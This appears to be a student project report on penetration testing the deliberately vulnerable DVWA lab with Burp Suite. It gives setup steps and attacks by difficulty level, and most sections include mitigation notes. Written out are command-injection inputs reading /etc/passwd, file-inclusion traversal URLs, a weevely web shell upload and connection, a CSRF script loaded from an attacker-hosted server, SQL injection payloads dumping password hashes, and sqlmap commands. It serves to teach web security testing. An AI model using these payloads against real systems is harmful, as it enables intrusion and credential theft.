



INSTITUTE FOR ADVANCED COMPUTING
AND
SOFTWARE DEVELOPMENT
AKURDI, PUNE

DOCUMENTATION ON

**Vulnerability Assessment and penetration testing
of DVWA using Burp suite**

SUBMITTED BY:

GROUP NO. 25

Rahul Jadhav (233451)

Sameer Rawat (233437)

MR.KARTIK AWARI
PROJECT GUIDE

MR. ROHIT PURANIK
CENTER CO-ORDINATOR

ABSTRACT

In the rapidly evolving landscape of cyber security, the identification and mitigation of software vulnerabilities have become paramount to ensure the confidentiality, integrity, and availability of sensitive information. This project focuses on conducting a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) of the Damn Vulnerable Web Application (DVWA) using the Burp Suite, a leading web vulnerability scanner and penetration testing tool.

The objective of this project is to assess the security posture of DVWA, a deliberately vulnerable web application designed for educational purposes, through a systematic and rigorous testing approach. The project aims to identify potential vulnerabilities, misconfigurations, and weaknesses within the application, and subsequently, evaluate the effectiveness of the Burp Suite as a tool for detecting and exploiting these vulnerabilities.

The project methodology involves several key stages:

1. Preparation and Setup: Setting up the testing environment, including installing DVWA and configuring the Burp Suite to act as a proxy for traffic interception and analysis.
2. Vulnerability Assessment: Conducting an initial scan of the DVWA application to identify common vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and more.
3. Manual Testing: Performing in-depth manual testing to uncover vulnerabilities that automated tools might miss. This involves exploring the application, its functionalities, and input fields to identify potential attack vectors.
4. Exploitation: Utilizing the Burp Suite's various modules, like the Intruder and Repeater, to exploit identified vulnerabilities and understand their impact on the application.
5. Reporting: Documenting and reporting the findings of the vulnerability assessment and penetration testing process. This includes the vulnerabilities discovered, their severity levels, and recommended remediation steps.
6. Remediation Recommendations: Providing actionable recommendations to address the identified vulnerabilities, improve the security of the DVWA application, and prevent similar issues in the future.

Keywords— vulnerabilities, penetration testing, BURP suite, , pen-testing, exploits, Kali Linux.

TABLE OF CONTENTS

Topics	Page No.
1. Introduction1	
1.1 : Technical Requirements	2
2. Burp suite	
2.1 Introduction to Burpsite	7
2.2 Installation of DVWA	4
3. Vulnerability Assessment and Penetration Testing	
3.1 Brute Force	9
3.2 Command injection	9
3.3 CSRF (cross-site request forgery)	10
3.4 File Inclusion	12
3.5 File upload	13
3.6 Insecure Captcha	15
3.7 Sql injection	16
3.8 Blind SQL injection	17
3.9 Weak session ID	20
3.10 XSS (cross-site-scripting)	20
3.11 Authentication bypass	24
3.12 HTTP redirection	25
4. Conclusion	26
5. Reference	27

1. INTRODUCTION

At the very beginning of the Internet, the world had a lot going on for itself in terms of security. As long as you thought about that as the fact that not many people had access to the internet, therefore there were less attackers to deal with. Security wasn't very important back then, but as the years moved on, we got real big real fast and have been playing catchup ever since. With new technology being made every year, we constantly have to come up with new ways to stop malicious activity within our systems. Not only do businesses need constant upkeep in security, but home professionals are well, especially when dealing with servers. Security is so very important in our everyday lives. When people say they want security, what is probably heard is that they want a sense of security. It really makes sense if you think about it. Feeling secure isn't necessarily the same thing as being secure. If everyone understood what kinds of dangers are out there, they would make real security their first priority. Given the right environment and opportunity, anyone could use the skills they learn using programs like Metasploit to stop the malicious behavior of others. When people set out to make computer systems, they don't initially consider every possible exploit available within it.

There are a lot of moving parts when it comes to making a system and it's everyone's job to explore all the options they have in order to provide a secure and safe system. This is where penetration testing tools comes in handy. When it comes to the security of computer systems, we can never leave anything to chance. All it takes is for one hacker trying to exploit a system to gain access to personal and private data of its users and operators. By using these testing techniques described in the paper, people can get a jump on the bad guys looking to harm and infiltrate systems that do not belong to them. The things that are put into this paper are to only be used for the appropriate manner and are no way intended to lead one to become a hacker. The methods described are meant to help one if they were intending in learning certain goals that pertain to penetration testing of one's own system or a system that you have permission for. There are far too many people that are taking what they are learning and applying it in an unethical way, which will create havoc and attain a monetary gain. No one should take what they learn and use it against anyone in that manner.

1.1 Technical Requirements:

- **Kali Linux-** Kali Linux is Debian based, previously known as Backtrack, is a widely used Linux distribution used for penetration testing and security auditing, which has more than 600 pre-installed tools for "pen-testing, Computer forensics, Reverse Engineering, and security cookbook." Offensive Security develops it. Offensive Security also has offers the industry's most recognized certification for penetration testing, known as OSCP.
- **Burp Suite-** Burp Suite is the central tool for this project. It's a comprehensive web

vulnerability scanner and penetration testing tool that allows you to intercept, analyze, and manipulate web traffic. Key modules within Burp Suite include:

- Proxy: Used to intercept and modify HTTP requests and responses, enabling manual testing and analysis.
 - Scanner: Automated scanner to identify common vulnerabilities like SQL injection, XSS, CSRF, and more.
 - Intruder: Used for automating attacks on web applications, often used for brute-forcing and fuzzing.
 - Repeater: Allows you to manually modify and replay requests, helpful for testing specific vulnerabilities.
 - Spider: Crawls a website to map its structure and discover endpoints.
- **Damn Vulnerable Web Application (DVWA):** DVWA is a deliberately vulnerable web application used for practicing and learning about web security. Need to set up DVWA in your testing environment to simulate real-world vulnerabilities.
 - **Web Browser:** Any modern web browser is necessary for interacting with the DVWA and navigating through its interface.
 - **Wireshark** : Wireshark can provide additional insight into network-level interactions.

2. BURP SUITE

2.1 Introduction to Burp Suite:

- **Burp suite:**

Burp Suite is a powerful and widely used software application designed for web security professionals, penetration testers, and ethical hackers. It serves as an integrated platform that combines a variety of tools and functionalities essential for assessing the security of web applications. Developed by PortSwigger, Burp Suite is renowned for its versatility, comprehensive feature set, and user-friendly interface, making it a staple in the field of web application security.

The primary components and features of Burp Suite include:

- **Proxy:** The proxy module allows users to intercept and modify HTTP/HTTPS traffic between a web browser and the target web application. This interception capability is pivotal for manual testing, enabling security professionals to analyze requests and responses in real-time, identify vulnerabilities, and manipulate data.
- **Scanner:** The scanner module automates the process of identifying common web application vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and more. This tool helps testers efficiently uncover potential security flaws and streamline the assessment process.
- **Intruder:** Intruder enables security professionals to automate various attacks against a target, such as brute force attacks, fuzzing, and payload injection. This module is particularly useful for testing the resilience of applications against different attack vectors.
- **Repeater:** The repeater module allows users to manipulate and re-send individual requests to a web application, making it an excellent tool for fine-tuning and retesting specific vulnerabilities.
- **Spider:** The spider module crawls through a web application, mapping out its structure, identifying endpoints, and helping testers understand the application's architecture. This aids in creating a comprehensive testing strategy.
- **Decoder/Encoder:** These tools are invaluable for handling data encoding and decoding, especially when dealing with hidden or obfuscated data within web requests.
- **Collaborator:** Burp Suite's Collaborator feature helps in identifying blind vulnerabilities, such as certain types of SSRF (Server-Side Request Forgery) or DNS-related attacks.
- **Extensions and Customization:** Burp Suite supports the development of custom extensions, allowing users to enhance the tool's capabilities to suit specific testing requirements.

2.2 DVWA installation:

DVWA is designed for practice some most common web vulnerability. It is made with PHP and MySQL.

For our penetration testing we have used DVWA version 1.10 is used that has 12 vulnerability.

\$git clone <https://github.com/ethicalhack3r/DVWA>

After the cloning complete, we rename the DVWA to dvwa (it is not necessary but it will save our effort).

```
# mv DVWA dvwa
```

Then we change the permission on dvwa directory by using following command:-

```
# chmod -R 777 dvwa
```

Now we have to setup this web application to run properly for that we have to go into /dvwa/config directory.

```
# ls  
config.inc.php.dist
```

In the above screenshot we can see the config.inc.php.dist file. This file contains default configuration. We need to make a copy of this file with .php extension name, we are coping this file because in future if anything goes wrong then we have the default values. So we copy this file with .php extension name using following command:-

```
# cp config.inc.php.dist config.inc.php  
  
(root@4kshy)-[/var/www/html/dvwa/config]  
# ls  
config.inc.php config.inc.php.dist
```

Edit this config.php file

The Screenshot is following :-

Make the changes in the default configuration , change the default DB password and username

```
$ _DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'pass';
$_DVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6Lc7UtEnAAAAAuAC-Tm4CKuoZjtnkDCQ15a0vp0';
$_DVWA[ 'recaptcha_private_key' ] = '6Lc7UtEnAAAAJoIHGdfI0D7q3ZqyDF28WyCjrBd';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible
$_DVWA[ 'default_security_level' ] = 'impossible';
```

Then we save and exit.

The next is configuring the database.

Here we have opened a new terminal window closing the previous one. We start the mysql at first using following command:-

```
└─# service mysql restart
```

If there are no errors that means the service is started.

Now let's login to mysql using following command:-

```
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 57
Server version: 10.5.8-MariaDB-3 Debian buldd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

Now to setup a database, we start with creating a new user by applying following command.

```
create user 'dvwa'@'127.0.0.1' identified by 'pass';
```

Here using this command we are creating a user called 'user' running server on 127.0.0.1(localhost) and the password is 'pass'. Remember that this username and password should exactly same as the password and username we have entered in the configuration file of dvwa web application.


```
MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.002 sec)
```

In the screenshot we can see the query is OK. That means the user is created.

Then we grant this user all the privileges over the database. For that we type following command:-
grant all privileges on dvwa.* to 'dvwa'@'127.0.0.1' identified by 'pass';

```
MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.010 sec)
```

Yes, we have finished the work of database, now we configure the server. For this we need to configure our apache2 server. Let's change our directory to /etc/php/7.4/apache2

Here we are using version 7.4, if we use another version then the path might be change.

```
cd /etc/php/7.4/apache2
```

Here we configure the php.ini file.

We need to change the *allow_url_fopen* and *allow_url_include* values. We set both of them 'On'. In some cases when we are first time configuring it, we might find that one of this or both of this configuration is set to 'Off'. We have turned both of these configuration to 'On', as the following screenshot:-

```
;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On
```

3. VULNERBILITY ASSESMENT AND PENETRATION TESTING

Vulnerability Assessment and Penetration Testing (VAPT) are two types of vulnerability testing. The tests have different strengths and are often combined to achieve a more complete vulnerability analysis. In short, Penetration Testing and Vulnerability Assessments perform two different tasks, usually with different results, within the same area of focus.

Vulnerability assessment tools discover which vulnerabilities are present, but they do not differentiate between flaws that can be exploited to cause damage and those that cannot. Vulnerability scanners alert companies to the preexisting flaws in their code and where they are located. Penetration tests attempt to exploit the vulnerabilities in a system to determine whether unauthorized access or other malicious activity is possible and identify which flaws pose a threat to the application. Penetration tests find exploitable flaws and measure the severity of each. A penetration test is meant to show how damaging a flaw could be in a real attack rather than find every flaw in a system. Together, penetration testing and vulnerability assessment tools provide a detailed picture of the flaws that exist in an application and the risks associated with those flaws.

3.1 Brute Force : A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.

if you Brute force vulnerability found It can impact Confidentiality , Integrity and also Availability.

Using burp intruder mode we can do the brute force attack and the application allows that.

Steps:

1. Add any username and password
2. Intercept this into proxy
3. Send the request to the intruder
4. Set attack as cluster bomb
5. Set the list of payload
6. Attack

7. You will get the different response length

Attack Save Columns								
Results Positions Payloads Resource Pool Options								
Filter: Showing all items								
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	
14559	admin	password	200			4619		
0			200			4581		
1	Spring2017	Spring2017	200			4581		
2	Spring2016	Spring2017	200			4581		
3	Spring2015	Spring2017	200			4581		
4	Spring2014	Spring2017	200			4581		
5	Spring2013	Spring2017	200			4581		
6	spring2017	Spring2017	200			4581		
7	spring2016	Spring2017	200			4581		
8	spring2015	Spring2017	200			4581		
9	spring2014	Spring2017	200			4581		
10	spring2013	Spring2017	200			4581		
11	Summer2017	Spring2017	200			4581		
12	Summer2016	Spring2017	200			4581		
13	Summer2015	Spring2017	200			4581		

Request Response			
Pretty	Raw	Hex	Render
79	Username: 		
80	<input type="text" name="username">		
81	Password: 		
82	<input type="password" AUTOCOMPLETE="off" name="password">		
83	 		
84	<input type="submit" value="Login" name="Login">		
85	</form>		
86	<p>		
87	Welcome to the password protected area admin		
	</p>		
88	</div>		
on			

At Medium level there is sleep time of 2 seconds that makes brute force bit slow but it is not impossible. After applying the process we will get the username and password.

At high level there if CSRF token is added and to get this CSRF token we need to use the custom script.

At impossible level the will locked after 4 incorrect attempt that's a one of the method is applied that can prevent brute force.


Additionally we can implement Firewall to protect Brute force attack .

3.2 Command Injection : Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

This attack differs from Code Injection, in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code.

The input validation is not properly implemented here due to this attacker can implant

backdoor to webserver, get users detail and escalates his privileges as well. However it is very rare that command injection vulnerability can be found that easily but its impact is high compared to other vulnerability.



At Low level there is no input sanitization and any arbitrary command can be executed.

e.g `192.168.80.143; cat /etc/passwd`

At medium level there are some filters but still we can inject a command.

e.g : `$ 192.168.80.2 & ls -l`

`$ 192.168.80.2 | cat /etc/passwd`

At Hard level there are filters but not strict still we can inject.

e.g `$ | cat /etc/passwd`

At impossible level accept only required input and this is the strict type check we should implement and a firewall can protect this attack which will be applied on application layer or reverse proxy can filter this.

3.3 CSRF (cross-site request forgery) : Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Work flow :

1. create a user with user name

e.g smithy

2. Go to change password

capture the request into burp suite

3. send the request to the repeater

observe the behaviour of an request GET request


parameter

4. change the password parameter

5. check if user able to login

6. take the link send this link to any user

http://192.168.80.143/vulnerabilities/csrf/?password_new=abcd&password_conf=abcd&Change=Change#



At Medium level this not works and the site added referrer header this will add some level of security but can be bypass using XSS(cross-site scripting) it will redirect it to change password page.

```

```

At level this level there is a check for csrf token and need to get from javascript page attackers.

high level , need to create the javascript script , host into our server (attacker server)

go to DOM based and add try DOM based script there.

```
=English#<script src="http://192.168.80.251/one.js"></script>
```


And at impossible level there is check for both previous password and as well as CSRF token.

3.4 file Inclusion : The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:


- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

At low level the DVWA don't have any filters for directory traversal. Can enumerate the vital information.



At medium level there is filter but can be bypass easily by the below payload.

<http://192.168.80.143/vulnerabilities/fi/?page=../../../../../../../../../../../../../../../../etc/passwd>



At High level LFI is possible but RFI is not possible.

LFI : `http://192.168.80.143/vulnerabilities/fi/?page=file:///etc/passwd`

RFI : cannot exploit RFI at high level.

Impossible level has a specific whitelisted requirements that can't be bypassed in an obvious way. Specific pages and specific filenames are allowed. Anything that is not in the whitelist can't be included.

How to prevent file inclusion:

- a) Strong Input Validation.
- b) A whitelist of acceptable inputs.
- c) Reject any inputs that do not strictly conform to specifications.
- d) For filenames, use stringent whitelist that limits the character set to be used.
- e) Exclude directory separators such as “/”.
- f) Use a whitelist of allowable file extensions.
- g) Environment Hardening.
- h) Develop and run your code in the most recent versions of PHP available.
- i) Configure your PHP applications so that it does not use `register_globals`.
- k) Run your code using the lowest privileges.

3.5 File upload :

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Low level : we can upload any file instead of png , jpeg . there is no filter for type check .

Attacker can upload any malicious code that can give him a reverse shell and it can be dangerous.

Steps :

1. Generating an agent.

```
>> weevly generate passwd file_up.php
```

2. Uploading the generated agent to DVWA.


go to browser upload this file

3. Accessing the uploaded file in order for it to execute.

```
/hackable/uploads/file_up.php
```

4. Connecting to the server with a web shell.

```
>> weevly http://192.168.80.143/hackable/uploads/file_up.php passwd
```



At medium level there is filter for file type , it accept for only jpeg, png files.

But we can bypass this by encoding the php code in image file with exiftool.

With this we can bypass the impossible stage as well.

How to prevent file upload vulnerability :

Check File Content: Implement checks to validate the content of the uploaded files. For example, you can use file headers or signatures to verify that the uploaded file matches its claimed type.

File type Detector : we can implement file type file type detector while uploading file in the site.

3.6 Insecure Captcha :

Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) challenges are used to distinguish normal users from bots. Automation is used in an attempt to analyse and determine the answer to visual and/or aural CAPTCHA tests and related puzzles. Apart from conventional visual and aural CAPTCHA, puzzle solving mini games or arithmetical exercises are sometimes used. Some of these may include context-specific challenges.

At low level this make two function , captcha verification and another for resource.
We can redirect this to step two.

```


1 POST /vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.80.143
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 78
9 Origin: http://192.168.80.143
10 Connection: close
11 Referer: http://192.168.80.143/vulnerabilities/captcha/
12 Cookie: security=low; PHPSESSID=fampp4j4k3c788cpmkr2u9a5mt
13 Upgrade-Insecure-Requests: 1
14
15 step=2&password_new=sfg&password_conf=asda&g-recaptcha-response=&Change=Change

```

At medium level there is check for captcha we can change it true.

	Pretty	Raw	Hex
1	POST /vulnerabilities/captcha/ HTTP/1.1		
2	Host: 192.168.80.143		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	Content-Type: application/x-www-form-urlencoded		
8	Content-Length: 79		
9	Origin: http://192.168.80.143		
10	Connection: close		
11	Referer: http://192.168.80.143/vulnerabilities/captcha/		
12	Cookie: security=medium; PHPSESSID=fampp4j4k3c788cpmkr2u9a5mt		
13	Upgrade-Insecure-Requests: 1		
14			
15	step=2&password_new=1234&password_conf=1234&g-recaptcha-response=&Change=Change&passed_captcha=true		

At high level It takes an hidden value that can be by passed.



At impossible level it has crucial checks to implement this functionality.

This level has some effective mitigation techniques added. First thing that comes to the sight, that you must enter current password before providing new one. Also, there is only one request made that must contain valid captcha response.

3.7 Sql injection :

A [SQL injection](#) attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

At low level sql injection it doesn't verify any input so attacker can easily add some sql query into it .

1' union select database() , user() #



At medium level it accept the input from drop down only but we can inject the sql query from inspect element as well.

1' UNION SELECT user, password FROM users#

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 81dc9bdb52d04dc20036dbd8313ed055  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e2fc714c4727ee9395f324cd2e7f331f  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 1397be00a7d65231e0cbf7beac4cfec6
```

At High level also there is no proper input validation and checks are applied and it is still can be bypassed.

At an impossible level only integer values are allowed , so it is not possible to perform sql injection there.

3.8. Blind SQL injection :

Blind SQL (Structured Query Language) injection is a type of [SQL Injection](#) attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal [SQL Injection](#), the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

By using Burp intruder we can get the information but it is takes hours to get the result instead we can use sqlmap to get the information.

1. Low level

```
$ sqlmap -u "http://192.168.80.143/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=fammp4j4k3c788cpmkr2u9a5mt" --dbs
```

2. Medium

```
$ sqlmap -u "http://192.168.80.143/vulnerabilities/sqli_blind/" --cookie="security=medium;
PHPSESSID=fammp4j4k3c788cpmkr2u9a5mt" --data="id=1&Submit=Submit" --dbs
```

```
available databases [2]:
[*] dvwa
[*] information_schema
```

```
sqlmap -u "http://192.168.80.143/vulnerabilities/sqli_blind/" --cookie="security=medium;
PHPSESSID=fammp4j4k3c788cpmkr2u9a5mt" --data="id=1&Submit=Submit" -D dvwa --
tables
```

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

```
sqlmap -u "http://192.168.80.143/vulnerabilities/sqli_blind/" --cookie="security=medium;
PHPSESSID=fammp4j4k3c788cpmkr2u9a5mt" --data="id=1&Submit=Submit" -D dvwa -
T users --columns
```

```
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
